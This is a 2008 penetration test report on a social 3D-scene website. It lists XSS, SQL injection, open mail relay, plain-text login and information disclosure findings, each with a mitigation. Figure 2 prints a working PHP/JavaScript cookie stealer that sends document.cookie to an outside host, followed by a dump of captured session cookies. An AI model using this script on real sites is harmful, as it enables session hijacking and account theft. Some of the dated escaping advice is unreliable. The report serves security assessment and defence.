


2008

# ACME Risk Assessment & Audit

## Hacking Social Networks

This report will explain in length about the immediate risks the social network ACME is facing, the steps and methods taken to exploit the site and how to mitigate these issues.



# RED SECURITY.ca

## Legal Notice

This document contains proprietary and confidential material of Red Security. Any unauthorized reproduction, use or disclosure of this material, or any part thereof, is strictly prohibited. This document is solely for the use by Red Security employees and authorized Red Security customers. This is an unpublished work protected under the copyright laws. All rights reserved.

## Document Details

Document Type	Web Application Penetration Test Report
Project Name	T-ACME
Document Version	1.00
Created by	Red Security
Creation Date	September 4, 2008

## Revision History

Version	Date	Author	Description
1.0	September 4, 2008	My Name	Document Created

## Contacts

For more information about this document or its contents, please contact:  
[info@redsecurity.ca](mailto:info@redsecurity.ca) (general questions)

## References

[1] PHP Security Consortium: PHP Security Guide  
[2] ACME.com – About page

## Table of Contents

<b>INTRODUCTION .....</b>	<b>4</b>
<b>SCOPE AND LIMITATIONS .....</b>	<b>5</b>
<i>SCOPE.....</i>	<i>5</i>
<i>LIMITATIONS.....</i>	<i>5</i>
<i>METHODS.....</i>	<i>5</i>
<i>PRIOR KNOWLEDGE.....</i>	<i>5</i>
<b>APPLICATION DESCRIPTION .....</b>	<b>6</b>
<i>FUNCTIONALITY .....</i>	<i>6</i>
<i>TECHNOLOGY.....</i>	<i>6</i>
<b>SUMMARY OF TEST RESULTS .....</b>	<b>7</b>
<i>PWNING USERS ACCOUNTS (XSS).....</i>	<i>7</i>
<i>STORED CROSS-SITE SCRIPTING (SXSS).....</i>	<i>7</i>
<i>SQL INJECTIONS .....</i>	<i>7</i>
<i>SENDING SPAM THROUGH ACME .....</i>	<i>7</i>
<i>MAN IN THE MIDDLE ATTACKS .....</i>	<i>7</i>
<i>INFORMATION DISCLOSURE .....</i>	<i>7</i>
<b>DETAILED RESULTS.....</b>	<b>8</b>
<i>PWNING USER ACCOUNTS (XSS) .....</i>	<i>8</i>
<i>The attack:.....</i>	<i>8</i>
<i>Prevention:.....</i>	<i>8</i>
<i>CROSS-SITE SCRIPTING AND STORED XSS .....</i>	<i>10</i>
<i>The attack:.....</i>	<i>10</i>
<i>Prevention:.....</i>	<i>10</i>
<i>SENDING SPAM THROUGH ACME .....</i>	<i>10</i>
<i>The attack:.....</i>	<i>11</i>
<i>Prevention:.....</i>	<i>11</i>
<i>MAN IN THE MIDDLE ATTACKS (MITM) .....</i>	<i>12</i>
<i>The attack:.....</i>	<i>12</i>
<i>Prevention:.....</i>	<i>12</i>
<i>INFORMATION DISCLOSURE .....</i>	<i>12</i>
<i>The attack:.....</i>	<i>12</i>
<i>Prevention:.....</i>	<i>12</i>
<b>RECOMMENDATIONS AND MITIGATIONS.....</b>	<b>13</b>
<i>PREVENTING ACCOUNT HIJACKING AND MITM .....</i>	<i>13</i>
<i>PREVENTING XSS INJECTIONS.....</i>	<i>13</i>
<i>PREVENTING SQL INJECTIONS AND STORED XSS .....</i>	<i>14</i>
<i>PREVENTING FUTURE MISTAKES .....</i>	<i>14</i>

## Introduction

The document hereby describes the proceedings and results of an application penetration test conducted against ACME's website located on dev.ACME.com. The penetration test took place during the months of August and September in order to assess the vulnerability of the site. The penetration test was performed by web application security experts from Red Security.

## Scope and Limitations

### Scope

The test was aimed at the ACME web site and partially through the Facebook network, accessed through *ACME-devphp.ACME.com*.

The test was aimed at the web application only, and did not include any attempts to exploit network or Operating System level vulnerabilities.

### Limitations

The potentially harmful tests were all conducted on the development servers (*ACME-devphp.ACME.com*). Live production system might be at greater risk.

No other limitations were enforced.

### Methods

The testing was done in a 'Grey-Box' method, in which the testers had no information or prior knowledge regarding the application's architecture or the technology used to implement it. This type of test gives an accurate simulation of an actual hacker attacking the system. The tools used for the penetration test are a mixture of publicly available tools downloaded from the Internet along with special purpose home-grown tools.

### Prior Knowledge

One of the testers previously worked for the company being audited, which gave him better understanding about the technology in use, the architecture and code structure. Even though this negates the attempt of 'Grey-Box' testing we continued to investigate for common mistakes and human errors that tend to lead to vulnerabilities in web applications.

## Application Description

### Functionality

“ACME is the ultimate destination for creating and sharing 3D worlds on the web. It is a place of discovery where 3D content, social media and personal narrative combine to create a unique online community. You may be a creative professional who derive real-world utility from 3D media, or you simply enjoy 3D visualization...”[2]

### Technology

The site leverages the LAMP/WAMP technologies to serve PHP pages. More specifically, the web servers use Apache 2 on a Windows platform (Server 2003) while the database (MySQL) runs in a GNU-Linux environment.

## Summary of Test Results

### **Pwning Users Accounts (XSS)**

Using XSS vulnerabilities in a live demonstration we were able to steal the CTO's cookie file and authenticate as the victim, allowing us to make any changes to his profile, change password, or even remove or modify his projects. Moreover, the person's banking information could be stolen as well.

### **Stored Cross-Site Scripting (sXSS)**

Due to unfiltered data inputs on most of the site's pages malicious JavaScript code can be saved to the database and displayed each time a user visits the compromised page, allowing for a myriad of attack vectors such as the scanning of the ACME and ACME-LABS internal networks and further compromise the company as a launch base of attacks on other networks or its own.

### **SQL Injections**

Using automated and manual tools we were able to discover that most of the pages, especially the ones with no user input are particularly vulnerable to SQL injections. Although we did not bother with Brute-Forcing the root password for the database, much information was revealed during the tests, which left us sure that an insistent attacker is likely to crack the root password.

### **Sending SPAM through ACME**

By reading the client-side JavaScript we were able to identify and exploit a script used by ACME to notify users of forgotten passwords and to send feedback. This vulnerability effectively renders the web server as a fast, open relay SMTP server.

### **Man in the Middle Attacks**

The website is especially susceptible to MITM attacks that can quite easily result in stolen usernames and passwords.

### **Information Disclosure**

Many of the servers and daemons reveal too much information about the technology in use. This is easily collected by automated tools to draw a realistic map of how to attack the network. When we know the version numbers of the running servers we can match them with BugTraQ (vulnerability database) and launch an exploit that can crash the web service or make it execute arbitrary, malicious code, effectively making the server ours.

## Detailed Results

### Pwning User Accounts (XSS)

**Severity: Critical**

An attacker can quite easily steal other user's accounts for many malicious intentions. In their simplest form they can be used to eliminate competition in the network by deleting account and/or scenes, to impersonating as another user for similar or worse intentions. The real damage here is in the credibility of the network and the company.

#### The attack:

In the editor page of the application the data input from the user is never sanitized. This allowed us to inject HTML code, less than 20 characters long , as an innocent looking comment in the Save As menu. When someone visits the Explore Scenes page or the Details page for the scene the browser will read the injected code in the comment as HTML, telling it to load an additional (malicious) JavaScript code to the page. This code in its simplest form reads the current users' cookies, which holds the session ID and submits it to the attacker via email or to an automated script which attempts to exploit as many users as possible for other reasons.

#### Prevention:

- Require valid session token in addition to session Ids.
- Encrypting cookie data.
- Filter input data using 'mysql\_real\_escape\_string()' instead of 'addslashes()'.
- Verify input data types are as expected.




Figure 1: Hijacking user accounts.

```

<?php
if (isset($_GET['cookie']))
{
    //$cookie = explode($_GET['cookie']);
    $cookie = $_GET['cookie'];
    $jar = './cookies.txt';
    $handler = fopen($jar, 'a');
    $data = '#####'. "\n". $cookie. "\n";
    fwrite($handler, $data);
    fclose($handler);
}
elseif (isset($_GET['j']))
{
    $jscode = <<<ENDJS
<script type='text/javascript'>
        function sendCookies(){
            var xmlhttp=null;
            if (window.XMLHttpRequest){
                xmlhttp = new XMLHttpRequest();
            } else {
                if (window.ActiveXObject){
                    xmlhttp = new ActiveXObject('Microsoft.XMLHTTP');
                }
            }
            xmlhttp.open('GET', 'http://[redacted]devphp.[redacted].com/web/z.php?
cookie='+document.cookie);
            xmlhttp.send(null);
        }
sendCookies();
</script>
ENDJS;
print $jscode;
}
?>

#####
sc_refurl=http://apps.new.facebook.com/[redacted]/scenedetails.php?project_id=1000043
?HPSESSID=abdjijos03s28os8niofbdmks
#####
?HPSESSID=9bth34n4j387r0runc2r2k8p62; __utma=6980272.2051504863.1219947780.1219947780.121994
__utmb=6980272; __utmc=6980272; __utmz=6980272.1219947780.1.1.utmccn=(direct)|utmcsr=(direct
showSplash=no|

```

Figure 2: The code to steal cookies, and the cookie data dump.

## Cross-Site Scripting and Stored XSS

**Severity: Critical**

Cross site scripting, better known as XSS, is in fact a subset of HTML injection. XSS is the most prevalent and pernicious web application security issue. XSS flaws occur whenever an application takes data that originated from a user and sends it to a web browser without first validating or encoding that content. XSS allows attackers to execute scripts in the victim's browser, which can hijack user sessions, deface web sites, insert hostile content, conduct phishing attacks, and take over the user's browser using scripting malware. The malicious script is usually JavaScript, but any scripting language supported by the victim's browser is a potential target for this kind of attack.

The danger is very much real here. From deleting accounts, stealing intellectual property to malware infections and Cross Site Request Forgery (CSRF) that cause damage to other businesses and governments.

### The attack:

See '[Pwning User Accounts](#)' above.

### Prevention:

- Filtering data to only expected types.
- Using prepared statements in queries.
- Escaping all data.
- Use '*htmlentities()*' on every output.

## Sending SPAM through ACME

**Severity: Critical**

Sending spoofed emails that appear to come from the CEO or an investor can cause much confusion and even financial losses. Imagine the data center getting flooded suddenly with abuse letters concerning IP addresses that appear to be sending incredible amounts of SPAM. The first action they take – block to stop the rouge machines. For the rest of the legitimate users, the application is no longer available as the server is blocked until the ISP can rectify this issue with the owner. For instance, a compromised web-server can be exploited by the distributors of computer viruses. As a result the server's IP addresses will be blacklisted by most anti-spam and antivirus companies and the website potentially may be marked by Google or Yahoo as unsafe web resource.

These are only some of the potential consequences the company is facing. The steps taken to identify and abuse this weakness are as well quite simple.

### The attack:

By simply saving the client-side JavaScript used on the website our specialists were easily able to identify that an Ajax request is used to feed a PHP mailer script with unauthenticated, and unauthorized data. The team simply had to write a new script in PHP, no longer than 9 lines of code to abuse this vulnerability and send an email on behalf of 'admin@ACME.com' and 'CEO@ACME.com'.

### Prevention:

The mailer script should not be within the web path.

Use token to authorize requests sent to the script.

Allowing only certain IPs with combination of Hostname to use the script.




Figure 3: Getting a spoofed email from the CEO

## Man In The Middle Attacks (MITM)

**Severity: Moderate**

Today with public wireless networks in our homes, schools and offices data now more than ever is susceptible to interception. Anyone with nothing but an iPhone can easily intercept a user's login and password, effectively rendering this mechanism pointless.

### The attack:

In this case our specialists used a popular network sniffer to capture the data. As it turns out, all login credentials and cookies data are passed over the internet in plain-text.

An iPhone application called 'Ferret for iPhone' samples the packets in the air, looking for pattern matches such as 'username' and 'password' and display the corresponding text on the screen.

### Prevention:

- Consider enforcing SSL for login page.

- Encrypt cookie data and set the cookies to 'secure'.

- Use additional session token identifier passed in URL.

## Information Disclosure

**Severity: Minor**

Most of the servers give more information about the service than necessary. These include the plugins used by the Apache servers, the version of the exchange service and more.

In some of the site's pages there are internal programmers comments left within the code. Those enable an attacker to gather crucial information as to the exact nature of some of the application's methodologies, transactions flow, and even internal emails that can be used in social engineering attempts.

### The attack:

There are plenty of good automated tools used to gather as much information about a target. This can help an attacker to identify immediate vulnerabilities and draw a clear picture of the infrastructure to better tune his attack(s).

### Prevention:

- Apache: ServerSignatures: Email, ServerTokens: Prod

- Exchange : replace default banner

- Apache : Disable TRACE and TRACK methods

# Recommendations and Mitigations

## Preventing Account Hijacking and MITM

### **Enforce Two Factor Authentication.**

By adding a token parameter to each request we can better prevent many attacks such as CSRF, Session Hijacking and more.

### **Encrypt all login data.**

This will prevent unintended eyes from viewing session meta data.

### **Use secure cookies.**

Do not forget to also set the cookies as 'secure' (RFC 2109).

### **Shorten session life.**

By setting a low limit for how long a session is valid we can make these attempts a lot harder.

## Preventing XSS Injections

### **Filter all external data.**

As mentioned earlier, data filtering is the most important practice you can adopt. By validating all external data as it enters and exits your application, you will mitigate a majority of XSS concerns.

### **Proper sanitization of output data.**

The PHP function `'htmlspecialchars()'` should be used on all data coming from the database before displayed on the page.

### **Use existing PHP functions.**

Let PHP help with your filtering logic. Functions like `'htmlspecialchars()'`, `'strip_tags()'`, and `'utf8_decode()'` can be useful. Try to avoid reproducing something that a PHP function already does. Not only is the PHP function much faster, but it is also more tested and less likely to contain errors that yield vulnerabilities.[1]

### **Use a white list approach.**

Assume data is invalid until it can be proven valid. This involves verifying the length and also ensuring that only valid characters are allowed. For example, if the user is supplying a last name, you might begin by only allowing alphabetic characters and spaces. Err on the side of caution. While the names *O'Reilly* and *Berners-Lee* will be considered invalid, this is easily fixed by adding two more characters to the white list. It is better to deny valid data than to accept malicious data.[1]

### **Consider integrating open source solutions**

There are free projects ([htmlpurifier](#)) which can help clean all data globally on the site and even improve the page layout to conform to W3C recommendations for cross browser compatibility.

## **Preventing SQL Injections and Stored XSS**

### **Filter you data.**

This cannot be overstressed. With good data filtering in place, most security concerns are mitigated, and some are practically eliminated.

### **Use prepared statements.**

The best way to avoid SQL Injection is by using prepared statements, rather than using string queries. With a prepared statement, the syntax of the statement is first set, and only later the parameters are transferred, ensuring that there is no possible mix between the SQL syntax and the parameter (unlike string queries, that mix, during the creation of the string, the parameters and the syntax).

### **Quote your data.**

Put single quotes around all values in your SQL statements, regardless of the data type.

### **Escape your data.**

Sometimes valid data can unintentionally interfere with the format of the SQL statement itself. Use `'mysql_escape_string()'` before . If there isn't a specific one, `'addslashes()'` is a good last resort.

## **Preventing Future Mistakes**

### **Set clear coding policies and standards.**

When the developers are aware how serious the issue is, and how to address them we can significantly decrease these common vulnerabilities.

### **Set policies!**

### **Encourage code reviews.**

### **Hire a consultant to give a lecture in PHP security.**